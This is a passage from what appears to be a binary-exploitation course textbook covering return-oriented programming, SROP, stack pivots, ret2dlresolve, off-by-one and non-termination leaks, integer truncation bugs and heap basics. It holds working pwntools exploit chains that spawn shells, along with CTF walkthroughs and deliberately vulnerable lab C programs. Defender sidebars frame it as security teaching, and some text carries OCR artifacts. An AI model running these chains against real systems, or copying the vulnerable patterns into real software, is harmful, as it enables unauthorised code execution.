3. Compute the expected number of tries for a 1-byte and 1.5-byte partial overwrite given 4-bit unknown carry; simulate in Python and compare.
4. Explain in three sentences why `fork()` servers make canary brute force possible but ASLR brute force still hard.

CHAPTER 17

Return-Oriented Programming

With enough `ret`s, the stack is your instruction pointer.

— course motto


Learning Objectives

- Define gadgets and explain why ending in `ret` makes the stack a program.
- Build chains by hand with ROPgadget/ropper, then with pwntools' `ROP` class.
- Chain `read()` into `mprotect()` to move shellcode onto an RWX page (the classic "ret2csu-free" three-gadget chain).
- Use ret2csu to fill every argument register when gadgets are scarce.

ret2libc calls *one* function. Real exploits often need several steps: write shellcode somewhere, make it executable, then jump — or call `execve` with three arguments in three registers. **Return- Oriented Programming** generalises the trick: the program and its libraries are a *bag of instruction fragments* (gadgets), and the stack is the program that sequences them.

17.1 Gadgets: the instruction set

A **gadget** is a short instruction sequence ending in `ret`, located anywhere in executable memory. Because `ret` pops the next stack word into `rip`, consecutive stack words select consecutive gadgets:



`rip` *hops: each* `ret` *consumes one gadget and its data words*

Figure 17.1: A raw-syscall ROP chain: the stack words are simultaneously data (to `pop`) and control flow (the next gadget).

```
$ ROPgadget --binary ./lib.so | grep -E 'pop (rdi|rsi|rdx)' | head
0x000000000002a3e5 : pop rdi ; ret
0x000000000002be51 : pop rsi ; ret
0x000000000011f497 : pop rdx ; ret
$ ropper --file ./lib.so --search 'pop rdi'
```

Key Idea

Finding gadgets is a search over the executable bytes — including *unaligned* ones: `ROPgadget` disassembles starting at every byte offset, which is why a `5f c3` (`pop rdi; ret`) hiding in the middle of another instruction still counts.

17.2 The canonical execve chain

Putting fig. 17.1 to work, by hand first:

```
from pwn import *
context.arch = 'amd64'
elf, libc = ELF('./chall'), ELF('./libc.so.6')

POP_RAX = libc.address + 0x04a5f2a   # pop rax ; ret
POP_RDI = libc.address + 0x02a3e5    # pop rdi ; ret
POP_RSI = libc.address + 0x02be51    # pop rsi ; ret
POP_RDX = libc.address + 0x11f497    # pop rdx ; ret
SYSCALL = libc.address + 0x029db4    # syscall ; ret
BINSH   = next(libc.search(b'/bin/sh\x00'))

chain = flat(
    POP_RAX, 59,          # SYS_execve
    POP_RDI, BINSH,       # path
    POP_RSI, 0,           # argv = NULL
    POP_RDX, 0,           # envp = NULL
    SYSCALL,
)
io.send(fit({72: chain}))
```

Pwn Tip

Order matters only for correctness of the values; *alignment* matters for survival: if the chain calls libc functions (not raw syscalls), insert a bare `ret` where needed (chapter 15's `movaps` trap). Raw `syscall` chains sidestep alignment entirely — sometimes the cleanest fix.

Gadget taxonomy

Name the species and your searches get sharper:

Gadget	Shape	Use
argument loader	`pop rXX; ret`	fill arg registers
two-for-one	`pop rsi; pop r15; ret`	loader + junk slot
write-what-where	`mov [rdi], rax; ret`	memory write w/o syscalls
stack pivot	`leave; ret` / `pop rsp`	relocate the chain
syscall stub	`syscall; ret`	end of raw chains
cleanup	`add rsp, N; ret` / pops	32-bit arg removal
fluff	`ret`	alignment, padding between stages

17.3 Let pwntools do it

```
rop = ROP(libc)
rop.execve(next(libc.search(b'/bin/sh\x00')), 0, 0)
print(rop.dump())                  # inspect what it built
io.send(fit({72: rop.chain()}))
```

`ROP.execve` searches, stacks, and packs. Use the manual build to understand, this to ship.

17.4 A real three-step chain: read → mprotect → jump

The showcase of "ROP as programming": shellcode died to NX — so use ROP to *make a page executable again*, then jump to shellcode placed there. Three syscalls, three argument registers each:

1. `read(0, buf, len)` — read shellcode into a known buffer (say `.bss`, fixed address without PIE).
2. `mprotect(buf, 0x1000, PROT_READ|WRITE|EXEC = 7)` — flip the page RWX.
3. jump to `buf` — your shellcode now runs.

```
bss = elf.bss(0x800)                    # scratch space in .bss
rop = ROP(elf)
rop.call(elf.plt['read'],  [0, bss, 0x100])       # stage: read shellcode
rop.call(libc.sym['mprotect'], [bss, 0x1000, 7])  # RWX
rop.call(bss)                                     # execute it
io.send(fit({72: rop.chain()}))
sleep(0.2)
io.send(asm(shellcraft.amd64.linux.sh()))         # the shellcode, stage 2
io.interactive()
```



Figure 17.2: ROP resurrects shellcode: the chain builds the RWX page that NX denied.

17.5 When gadgets are scarce: ret2csu

A stripped, small binary may lack clean `pop rsi`/`pop rdx` gadgets. **ret2csu** uses the `__libc_csu_init` epilogue (glibc-linked binaries before ~2.34) which pops four callee-saved registers and then `mov`-shuffles three of them into argument registers via a second gadget:

```
; gadget 1                    ; gadget 2
pop rbx ; pop rbp ; pop r12 ;  mov rdx, r13 ; mov rsi, r14
pop r13 ; pop r14 ; pop r15 ;  mov edi, r15d ; call [r12+rbx*8]
ret
```

```
CSU1, CSU2 = 0x401230, 0x40124a       # addresses from objdump
def csu_call(fnptr_addr, edi, rsi, rdx, after):
    return flat(CSU1, 0, 1, fnptr_addr, edi, rsi, rdx, CSU2,
                0, 0, 0, 0, 0, 0, 0, after)
# rbx=0, rbp=1 (loop exit), r12=fnptr slot; then rdx/rsi/edi set; call; pops unwind
```

Warning

ret2csu is binary-specific and fiddly — that is normal. Dump the two gadgets with `objdump -d`, annotate the register flow in `notes.md`, and test each call stage separately. On modern glibc (≥2.34) the symbol is gone; the general lesson stands: *callee-saved register gadgets are the fallback argument loaders*.

17.6 CTF Challenge: gadget famine

CTF Challenge: gadget-famine (400 points)

A tiny statically linked binary: canary off, NX on, no PIE — but the organisers stripped it to remove convenient `pop rdi/rsi/rdx` gadgets from the main binary. libc is still mapped (dynamic loader). Goal: `execve("/bin/sh", 0, 0)`.

Walkthrough

Two paths teach the two skills:

1. **Gadget hunt in libc** (it is mapped!): a single `ret2plt`-style leak (chapter 15) reveals libc's base; libc is gadget-rich — `ROPgadget -binary libc.so.6 | grep pop rdx` finds everything. The "famine" is only in the binary.
2. **ret2csu** for the binary-only path: use the CSU gadgets for all three registers, calling `read@plt` to write `"/bin/sh"` into `.bss`, then `execve` via a `syscall` gadget found with a wider search (`5e 0f 05` = `pop rsi; syscall`).

```
# path 1 skeleton
leak = ...                                          # puts(puts@GOT) trick
libc.address = leak - libc.sym['puts']
rop = ROP(libc)
rop.execve(next(libc.search(b'/bin/sh\x00')), 0, 0)
io.send(fit({72: rop.chain()}))
```

The meta-lesson: *gadget scarcity is always relative to what is mapped*. Enumerate every executable page before declaring famine.

Defender's Perspective

ROP is Turing-complete — researchers have written ROP compilers and memory-scanners as gadget chains. Its defense is Control-Flow Integrity: instrument every indirect branch (including `ret`, via shadow stacks) to only jump where the compiler's control-flow graph says. Intel CET's shadow stack makes fig. 17.1 fail at the second `ret`. CFI's practical deployment story — and its gaps — is chapter 28's subject.

Chapter Summary

ROP turns the stack into a program of gadgets: `ret`-terminated fragments sequenced by successive `ret`s. The canonical chain loads `rax/rdi/rsi/rdx` and calls `syscall` for `execve`; pwntools' `ROP` class automates it. Multi-step goals compose chains (`read` → `mprotect` → shellcode); scarce gadgets fall back to ret2csu and to libc, which is always mapped. CFI and shadow stacks are the structural defense.

Exercises

1. Hand-build fig. 17.1's chain for your lab libc: resolve every gadget address yourself with ROPgadget; verify with `gdb` that `rax=59` at the `syscall`.
2. Solve `gadget-famine` both ways; time each and record which gadgets you needed.
3. Build the `read/mprotect/jump` chain against a `-no-pie` binary and land `shellcraft` shellcode in `.bss`.
4. Write a two-gadget "write-what-where" using `mov [rdi], rax; ret` and explain when it beats `%n`.

CHAPTER 18

Advanced ROP: Stack Pivots, SROP, One-Gadget, ret2dlresolve

When the front door is barred, the windows are documented.

— course motto

Learning Objectives

- Pivot the stack to turn tiny overflow windows into unlimited chains.
- Use SROP to fabricate a full register state with one signal-return gadget.
- Recognise and constrain `one_gadget` execve stubs.
- Explain ret2dlresolve and when it beats leaking entirely.

With chapter 17's toolkit you can chain anything — *if* you have enough stack space to lay the chain down. Advanced ROP is the bag of tricks for the cases where you cannot: short overflows, missing gadgets, unknown libc, full RELRO. Each trick trades a different resource (a register, a syscall, a linker table) for control.

18.1 Stack pivoting

Pivot = move `rsp` to memory you control (a big buffer you already filled), then let the chain live there. Classic pivot gadgets:

```
leave ; ret                ; rsp <- rbp ; pop rbp ; ret
pop rsp ; ret              ; rsp <- [stack word]
xchg rsp, rax ; ret        ; needs rax loaded first
add rsp, 0x50 ; ret        ; skip forward within the frame
```

The `leave; ret` route exploits chapter 14' gap: overwrite only the *saved rbp* (leaving the canary untouched!). When `leave` runs in the *caller*, `rsp` is loaded from your forged `rbp` — execution resumes with a stack you chose:

```
fake_frame = fit({
    0:   [POP_RDI, binsh, system],     # the real chain, pre-staged in .bss
})
io.send(fit({72+8: bss_frame_addr}))   # only 8 bytes past canary: saved rbp
```

18.2 SROP: one gadget, entire register state

The `sigreturn` syscall (number 15) restores *all* registers — including `rip` and `rsp` — from a frame on the stack. If you can set `rax = 15` and control the stack, the kernel rebuilds the CPU state from *your bytes*: full arbitrary register control with two gadgets total.




Figure 18.1: Pivoting: 8 controlled bytes (saved rbp) relocate the entire computation into a pre-staged fake frame.

```python
from pwn import *
context.arch = 'amd64'
frame = SigreturnFrame()
frame.rax = constants.SYS_execve     # 59
frame.rdi = binsh_addr
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_addr
# trigger: pop rax; ret  -> 15 ; then syscall; ret
payload = fit({72: [POP_RAX, 15, SYSCALL]}) + bytes(frame)
```

Pwn Tip

SROP's prerequisite is usually `rax` control — commonly available because `read(0, buf, n)` returns the read length in `rax`: send exactly 15 bytes, and `rax = 15 = SYS_sigreturn` for free. This "`read` length as `rax`" idiom shows up in half of all SROP solutions.

18.3 one_gadget

A `one_gadget` is a single libc address that execs `"/bin/sh"` — no argument setup, no `"/bin/sh"` string hunt, one stack slot:

```
$ one_gadget ./libc.so.6
0xe3b2e execve("/bin/sh", r15, r12)
  constraints: [r15] == NULL || r15 == NULL
               [r12] == NULL || r12 == NULL
0xe3b31 execve("/bin/sh", r15, rdx)
  constraints: ...
```

Each candidate carries **constraints** on register/stack state. Meet them (often by choosing the gadget reached right after a `call` that zeroed registers) or clean them with a `pop`-gadget prefix:

```python
payload = fit({72: [POP_R12, 0, POP_R15, 0, ONE_GADGET]})  # satisfy constraints
```

Key Idea

one_gadget is the *minimum* ret2libc: one address instead of four. It wins when your overflow is exactly one pointer wide (common after a partial write or when hijacking a function pointer). Always enumerate candidates and their constraints before writing a longer chain.

18.4 ret2dlresolve: pwn without a leak

Full RELRO + PIE + no leak primitive seems airtight — until you use the dynamic linker itself. `ret2dlresolve` forges a fake relocation entry and lets `_dl_runtime_resolve` look up an *arbitrary symbol name* (like `system`) from the *already-loaded* libc, no leak required:

```
# pwntools automates the forge (fake Elf64_Rela + dynsym + "system" string)
rop = ROP(elf)
dl = Ret2dlresolvePayload(elf, symbol='system', args=['/bin/sh'])
rop.read(0, dl.data_addr, len(dl.payload))     # write forge data into .bss
rop.ret2dlresolve(dl)
io.send(fit({72: rop.chain()}))
io.send(dl.payload)
io.sendline(b'/bin/sh')
```

Conditions: partial RELRO (needs writable `.got.plt`-adjacent structures), known binary, and a `read`/input primitive to place the forge data. It is the standard answer to "no libc given, no leak, NX on".

18.5 Choosing the trick: a comparison

Technique	Needs	Grants	Pick when
pivot	writable known addr + 1 ptr	unlimited chain	window too small for the chain
SROP	`rax=15` + `syscall;ret`	full register state	minimal slots, libc known
one_gadget	constraints met	root endgame, 1 slot	constraints checkable cheaply
ret2dlresolve	partial RELRO + write	libc funcs, *no leak*	libc unknown, no leak path
BROP	crash oracle + reconnect	full chain blind	no binary, remote only

Pwn Tip

Read the table as an economy: each trick spends a different currency (a known address, a register value, a crash oracle, a linker structure). Inventory your currencies first — the right trick is usually obvious from what you *have*, not from what is fashionable.

18.6 CTF Challenge: narrow-gate

CTF Challenge: narrow-gate (450 points)

Full mitigations (canary, NX, PIE, full RELRO); the read window is *exactly* 16 bytes past the canary: enough for two qwords. libc version known. Get a shell.

Walkthrough

Two qwords after the canary: [gadget, value] — the classic SROP or pivot setup. With a format-string leak available earlier in the same loop, the cleanest path is pivot-free SROP:

```
# stage 1 (fmtstr): leak libc (slot 21) AND read back a known stack addr (slot 12)
libc.address = leak - libc.sym['__libc_start_main']

# stage 2: window = [POP_RAX_addr? no: use read-return rax idiom]
# rax = 15 by sending exactly 15 bytes to the read() before overflow:
io.send(b'A' * 15)                # read returns 15 -> rax = SYS_sigreturn
io.send(fit({72: [canary, 0, SYSCALL_GADGET]}) + bytes(frame))
# SYSCALL_GADGET = 'syscall ; ret' in libc; frame built with pwntools
```

Anatomy: the 16-byte window holds [junk, `syscall;ret`] — SROP needs exactly one syscall gadget; `rax = 15` came free from the `read` return value; the canary was leaked, not fought. Every advanced trick in this chapter exists to make *one* narrow window enough.

Defender's Perspective

These techniques all defeat *address secrecy* (ASLR/PIE) or *slot scarcity*, not W^X itself — code reuse remains the core paradigm. The structural countermeasure is CFI/shadow stacks (chapter 28); the operational countermeasure is killing the leak: format-string bugs and pointer-disclosing errors are how every stage-1 here starts.

Chapter Summary

Pivots relocate `rsp` into attacker-staged frames, multiplying tiny overflows; `leave; ret` abuses saved-`rbp` writes without touching canaries. SROP fabricates full register state with `rax=15` and a `syscall;ret` — often fed by the `read` return value. one_gadget compresses ret2libc to one constrained address. ret2dlresolve makes the linker resolve `system` with zero leaks. All are code reuse; all fall to CFI, and all begin with a leak.

Exercises

1. Solve `narrow-gate` with a pivot instead of SROP; compare payload sizes and failure modes.
2. Enumerate `one_gadget` candidates for your lab libc; write a script that tests each against a controlled target and prints which constraints blocked it.
3. Demonstrate the `read`-length-`rax` idiom in gdb: break after `read`, send 15 bytes, print `rax`.
4. Use `Ret2dlresolvePayload` on a partial-RELRO `-no-pie` binary with no libc file provided. What breaks if full RELRO is on?

CHAPTER 19

The Long Tail of Stack Bugs

Small cuts bleed out too.

— course motto

Learning Objectives

- Exploit off-by-one and off-by-two writes into the saved frame pointer.
- Exploit `strncpy`-style non-termination to read across boundaries.
- Turn uninitialised stack memory into a leak or a type confusion.
- Recognise logic errors that grant memory corruption a foothold.

The classic linear overflow gets the textbooks, but CTFs — and real CVEs — are full of subtler stack bugs. This chapter is the field guide: small write primitives, boundary-reading bugs, and the uninitialised-memory family. Each is a different answer to the same question: *how do I reach control data with less than a full overflow?*

19.1 Off-by-one: corrupting saved rbp's low byte

A loop like `for (i = 0; i <= n; i++)` or a copy sized `n+1` writes one byte too far. If the buffer ends flush with the saved frame pointer, that byte lands on `rbp`'s lowest byte — the technique is called **off-by-one overwrite** (a.k.a. Stack Smashing Detected's favourite cousin, and historically "`StackGuard` bypass"):

```
// lab/offby1.c  (compiled with canary: the canary's NUL byte is the target!)
void copy(char *src) {
    char buf[72];
    strcpy(buf, src);        /* "safe" length? strlen(buf) can be 72 */
}                            /* ...one byte lands on the canary's 0x00 */
```




Figure 19.1: The canary's zero byte abuts the buffer: an off-by-one can zero it, or (on 32-bit) corrupt the saved `rbp` directly.

On x86-32 (no canary, 4-byte `rbp`), the single byte into saved-`rbp` redirects `leave; ret` in the *caller*: `mov`

`rsp`, `rbp` now points into attacker-chosen memory — a one-byte **stack pivot** (chapter 18). On x86-64 with canaries, the off-by-one against the canary's `0x00` instead enables the *leak across* trick of the next section.

19.2 Off-by-two and the unterminated string

Two bytes of overflow past a buffer that abuts the saved `rbp` reach `rbp`'s two low bytes. Combined with a *known* stack nibble (page-aligned randomness — only the low 12 bits matter, chapter 16), a 1.5-byte partial overwrite of the frame pointer is a probabilistic pivot with decent odds on forking services.

The sibling bug is **non-termination**:

```
char buf[16];
strncpy(buf, src, 16);          /* no NUL if strlen(src) >= 16! */
puts(buf);                      /* reads PAST buf until a stray NUL */
```

`strncpy` fills the buffer but does not guarantee termination; the following read walks through adjacent stack memory — saved `rbp`, canary, return addresses — and prints it. That is a **stack info leak with zero writes past the buffer**. Pair it with any partial-overwrite primitives above and you have a full leak-then-control chain.

Key Idea

Reads are exploits too. An unterminated string that prints 20 bytes past its buffer leaks canaries and PIE bases; the fix (`buf[15] = '\0'` discipline, or `strlcpy`) is one line — and its absence is a CVE class.

The non-termination leak, scripted

```
io.sendline(b'A' * 32)            # strncpy fills exactly, no NUL
io.recvuntil(b'Welcome, ')
io.recvuntil(b'A' * 32)           # our filler, echoed verbatim
leak = io.recvn(16)               # whatever follows buf in the frame
canary    = u64(b'\x00' + leak[0:7])    # canary: low byte is 0x00
libc_hint = u64(leak[8:14].ljust(8, b'\x00'))
log.success(f'canary={canary:#x} libc-ish={libc_hint:#x}')
```

Calibrate the offsets once in gdb (`x/8gx $rbp-0x20` after the `strncpy`): which bytes are canary, which are saved `rbp`, which are a return address into libc — then the leak becomes a map of the frame you are about to attack.

19.3 Uninitialised memory

```
// lab/uninit.c
void process(void) {
    char name[64];
    long token;                 /* never assigned in this path */
    if (read_name(name))
        token = compute(name);  /* only on one branch! */
    printf("token: %lx\n", token);   /* prints stale stack bytes */
}
```

Whatever the *previous* function left at that slot gets printed — frequently a libc pointer, a stack pointer, or (deliciously) a canary from an earlier frame. Attacks:

- **Leak**: prime the stack with a call whose frame contains the pointer you want (call `main` from `main`; its frame overlaps), then trigger the uninitialised read.

- **Confuse**: an uninitialised *pointer* or *length* read before assignment lets attacker-primed values steer the logic — stack grooming is just "arranging the trash before it is read".

Pwn Tip

Compilers catch most of these: `-Wuninitialized`, `-Wmaybe-uninitialized`, and MSan (`-fsanitize=memory`) in CI. They survive in the wild in precisely the code paths tests do not cover — which is also where CTF authors hide them.

19.4 Logic errors as exploit enablers

Memory corruption rarely arrives alone. The enablers worth pattern-matching:

Logic bug	Exploit consequence
Double-read of input	TOCTOU: validate one copy, use another (`read()` twice, different bytes)
Signed/unsigned mix-up	negative lengths pass checks — chapter 20
Off-by-one in menu index	`choice-1` indexes out of a function-pointer table
Wrong `sizeof`	`sizeof(ptr)` vs `sizeof(*ptr)`: 8 vs the real object — under-allocations everywhere
Missing `break`	fall-through executes an unintended case with attacker-set registers/args
Use-after-return patterns	returning a pointer to a stack local — the caller writes to a dead frame

19.5 CTF Challenge: trim

CTF Challenge: trim (300 points)

`trim` stores a 32-byte username with `strncpy(name, input, 32)`, prints "Welcome, `name`" on every loop iteration, and offers a second menu whose handler table is indexed by an unchecked `choice`. Full mitigations. Goal: leak then control.

```
void (*handlers[4])(void) = {alpha, beta, gamma, delta};
...
printf("Welcome, %s\n", name);      /* name may be unterminated */
```

Walkthrough

Stage 1 — leak: send 32 non-NUL bytes; `strncpy` writes exactly 32 and no terminator; the "Welcome" printf walks into whatever follows `name`: canary (chapter 14) and, with the right stack layout, a libc pointer. Record both.
Stage 2 — control: the unchecked `choice` indexes `handlers` out of bounds; slot `handlers[4+]` reads past the array into attacker- primed stack data — groom it (the menu loop lets you place values), point it at `one_gadget` (chapter 18), and the "invalid option" call becomes `execve`.

```
io.sendlineafter(b'name:', b'A' * 32)          # no terminator
io.recvuntil(b'Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')
canary    = u64(io.recv(7).rjust(8, b'\0'))    # 7 leaked bytes + known 0x00
libc_leak = u64(io.recv(6).ljust(8, b'\0'))    # next object in frame
libc.address = libc_leak - KNOWN_OFFSET

io.sendlineafter(b'> ', str(HANDLERS + 2).encode())   # OOB index
# handlers[idx] now reads the groomed one_gadget address
```

Note the composition: *no overflow anywhere* — the leak is a non-termination bug, the control is a logic bug, the payload is chapter 18. Real bugs are rarely one chapter's material.

Defender's Perspective

Each bug class maps to a mechanical prevention: `strncpy` → always terminate (`buf[size-1]='\0'` or `strlcpy`); off-by-one → `<=` review and fuzzing boundary values; uninitialised → initialize-at-declaration plus `-Werror=uninitialized`; table indexing → bounds-checked accessors. None require new defenses — only the discipline chapter 29 systematises.

Chapter Summary

Small writes go far: off-by-one/off-by-two into saved `rbp` pivots the stack without touching canaries; `strncpy` non-termination leaks stack secrets with zero overflow; uninitialised locals leak or steer with no write at all; and logic errors (TOCTOU, OOB indices, `sizeof` mistakes) convert small primitives into full control. Compose them — real exploits are chains of small cuts.

Exercises

1. Build the 32-bit off-by-one pivot lab: 1-byte saved-`rbp` overwrite, `leave; ret` into a staged fake frame in `.bss`.
2. Write the unterminated-`strncpy` leak against a canary build and verify the leaked canary matches gdb's `fs:0x28`.
3. Prime-and-print: cause `uninit` to leak a libc pointer by calling `main` recursively once; compute the base.
4. Find the OOB-index window in `trim` with gdb: which stack address does `handlers[6]` read, and what groomed value lands there?

Part IV

When Numbers Betray You: Integer Bugs

CHAPTER 20

When Numbers Betray You: Integer Bugs

The buffer was the right size. The number lied.

— course motto

Learning Objectives

- Explain overflow, underflow, truncation, and signedness confusion with concrete two's-complement examples.
- Bypass a bounds check via truncation and signedness, then convert the bypass into a buffer overflow.
- Audit C code for the integer patterns that matter.

Integer bugs rarely crash anything by themselves. Their danger is *indirection*: the corrupted number is usually a **length**, an **index**, or a **comparison**, so the integer bug becomes a buffer overflow with a perfectly innocent-looking check in the way. This chapter is short in mechanics and long in consequences.

20.1 The four failure modes

Mode	What happens	Toy example
Overflow	result exceeds the type's max and wraps	$0x7FFFFFFF + 1 \rightarrow -2147483648$ (signed `int`)
Underflow	result dips below min and wraps up	$0 - 1$ on `unsigned` $\rightarrow$ `UINT_MAX`
Truncation	value narrowed to a smaller type	`(unsigned short)65536` $\rightarrow$ `0`
Signedness	signed value compared as unsigned (or vice versa)	`-1` becomes `SIZE_MAX`: "huge length, passes check"

```c
/* overflow: two "small" positives sum to a negative */
int total = 0x7FFFFFFF + 0x10;       /* -> INT_MIN: total < 0 now */

/* underflow: unsigned wrap makes a tiny number huge */
unsigned len = strlen(s);
len -= 20;                           /* short string -> ~4 billion */

/* truncation: 32-bit value squeezed into 16 bits */
unsigned short n = (unsigned short)user_len;   /* 65536 -> 0 */
```




Figure 20.1: Truncation arithmetic: 16-bit storage turns “slightly too large” into “harmlessly small”.

20.2 The canonical bypass: check one type, copy with another

```c
// lab/intcheck.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {
    int  user_len = atoi(argv[1]);       /* attacker: full 32-bit int  */
    unsigned short check = user_len;     /* ...truncated to 16 bits    */
    char buf[100];

    if (check >= 100) {                  /* the "obviously safe" gate  */
        puts("too long");
        return 1;
    }
    memcpy(buf, argv[2], user_len);      /* but copied with the INT    */
    puts(buf);
    return 0;
}
```

```
$ gcc -O0 -o intcheck lab/intcheck.c
$ ./intcheck 50 AAAA                  # normal use: fine
$ ./intcheck 200 $(python3 -c 'print("B"*200)')
too long                              # check works... in the small
$ ./intcheck 65600 $(python3 -c 'print("C"*65600)')
<...no "too long"...>                 # 65600 & 0xFFFF = 64: check passes
*** stack smashing detected ***        # 65600 bytes hit the canary
```

Key Idea

The check and the copy must use the *same value of the same type*. Here they differ: `check` is 16-bit, `user_len` is 32-bit. Any value in $[65600, 65699]$ (for a 100-byte buffer: $65536 + n$) truncates to $n < 100$ and copies $65536 + n$ bytes. The type system, not the attacker, found the hole — the attacker just aimed at it.

20.2.1 Exploiting the overflow it creates

The memcpy overflow is a standard stack overflow (chapter 11): 64-byte buffer + padding + return address, all shifted by the usual offset. The only new skill is *choosing the arithmetic*: pick target $=$ $65536 +$ payload length so the check sees payload length.

20.3 Signedness confusion

The nastiest variant: a negative value that a `size_t` comparison welcomes.

```
int read_input(int fd, char *buf) {
    int len;
    read(fd, &len, sizeof(len));
    if (len > 512) return -1;        /* rejects big positives... */
    return read(fd, buf, len);       /* ...but len = -1 passes:   */
}                                    /* read(..., (size_t)-1) !!  */
```

`read`'s third parameter is `size_t` (unsigned): `-1` converts to `0xFFFFFFFFFFFFFFFF` — the kernel will copy until it faults. The pattern generalises: *any signed-to-unsigned conversion at a security boundary*. Watch for it in `malloc(len)`, `memcpy(..., len)`, and loop bounds.

20.4 Arithmetic in allocators

```
/* classic CVE pattern: nmemb * size overflows */
void *safe_calloc_like(size_t n, size_t sz) {
    if (n && sz > SIZE_MAX / n) return NULL;   /* the missing check */
    return malloc(n * sz);
}
```

`malloc(n * sz)` with overflowing product returns a small allocation; the caller then writes `n * sz` real bytes into it — heap overflow with attacker-controlled multiplier (chapter 22 takes it from there). Real-world instances: PNG chunk size math, video frame buffer sizing, OpenSSL ASN.1 lengths. `calloc` itself checks; hand-rolled variants rarely do.

20.5 Audit patterns

Smell	Why it matters
Narrowing casts	`(int)`, `(unsigned short)`, `(char)` on untrusted values
Mixed-type comparisons	`int` vs `size_t`: negatives become huge
`a + b` in size context	overflow before the check; use `__builtin_add_overflow`
`atoi` for lengths	`atoi` returns `int`: negatives and overflow are both in play
Manual `n * size`	use `calloc` or checked helpers
Loop `unsigned i; i >= 0`	always true — infinite/underflow loop

Defender's Perspective

Compilers and sanitizers catch these mechanically: `-fsanitize=integer` (UBSan's unsigned-integer-wraparound + implicit-conversion checks) flags every instance in tests; `-Wall -Wextra -Wconversion` flags the casts. The reason CVEs persist is that these warnings are noisy in legacy code — so teams disable them. In new code: warnings are errors.

20.6 CTF Challenge: size-queen

CTF Challenge: size-queen (300 points)

A note-taking service reads a length, checks it against `<= MAX_NOTE (256)` *after* storing it in an `unsigned short`, copies with the original `int`, and prints the note. Additionally, a "resize" feature lets you free and reallocate the note buffer. Goal: leak (via over-long print), then control.

```
int len = read_int();
unsigned short chk = len;
if (chk > 256) die("too big");
memcpy(note_buf, input, len);      /* note_buf: heap, 256 bytes */
write(1, note_buf, len);
```

Walkthrough

Two-stage, both via the truncation:

1. **Leak**: `len = 65536 + 4096`: `chk` = 4096? No — choose `len = 65536 + 255` → `chk` = 255 passes, `memcpy` copies 65791 bytes from `note_buf` — massive *over-read* on the `write`: heap neighbours, tcache pointers, libc addresses all hit stdout (chapter 21 explains what you are looking at).
2. **Control**: the same over-long `memcpy` writes past `note_buf` into the top chunk / adjacent metadata; with heap grooming (resize feature) the write lands on tcache `next` pointers — the tcache poisoning of chapter 22 — yielding an arbitrary write, then `__free_hook`-free modern routes (FSOP or file-structure overwrite, referenced there).

```
io.sendlineafter(b'len:', str(65536 + 255).encode())   # chk=255: pass
io.sendafter(b'data:', cyclic(300) + p64(0))           # long write
heap_leak = u64(io.recvn(...))                          # over-read output
```

The lesson: the integer bug is the *door*; the heap chapter is the *room*.

Chapter Summary

Integers betray through four modes — overflow, underflow, truncation, signedness — and betray *lengths*: checks pass while copies go wild. The canonical bug checks a narrowed value and copies the wide one; the canonical fix is one type, one value, checked arithmetic (`__builtin_*_overflow`, `calloc`). Integer bugs alone do not execute code; they unlock the buffer and heap exploits of Parts III and V.

Exercises

1. Reproduce fig. 20.1's arithmetic in Python for the 65600 case; show the exact 16-bit truncation and the check result.
2. Find the minimal `len` that overflows `intcheck`'s `buf[100]` while passing the check; then compute the canary offset and reach "smashing detected".
3. Write the signedness PoC: `len = -1` through `read_input`; observe the fault address and explain it.
4. Audit a real open-source C project's parsing code for the six smell patterns; file (or just document) one finding.

Part V

Attacking the Heap

CHAPTER 21

The Heap and the Allocator

The heap remembers everything you did to it.

— course motto

Learning Objectives

- Explain what malloc/free must bookkeep and where the bookkeeping lives.
- Draw a glibc chunk: prev_size, size with flag bits, user data.
- Describe bins — tcache, fastbin, small/large, unsorted — and the path a chunk takes through them.
- Trace a simple allocation sequence in gdb and identify each chunk.

Stack exploits need one mistake. Heap exploits need you to *speak the allocator's language*: every technique in chapter 22 is a conversation with glibc's `malloc` about chunk ownership. This chapter is that phrasebook.

21.1 Chunks: the allocator's unit

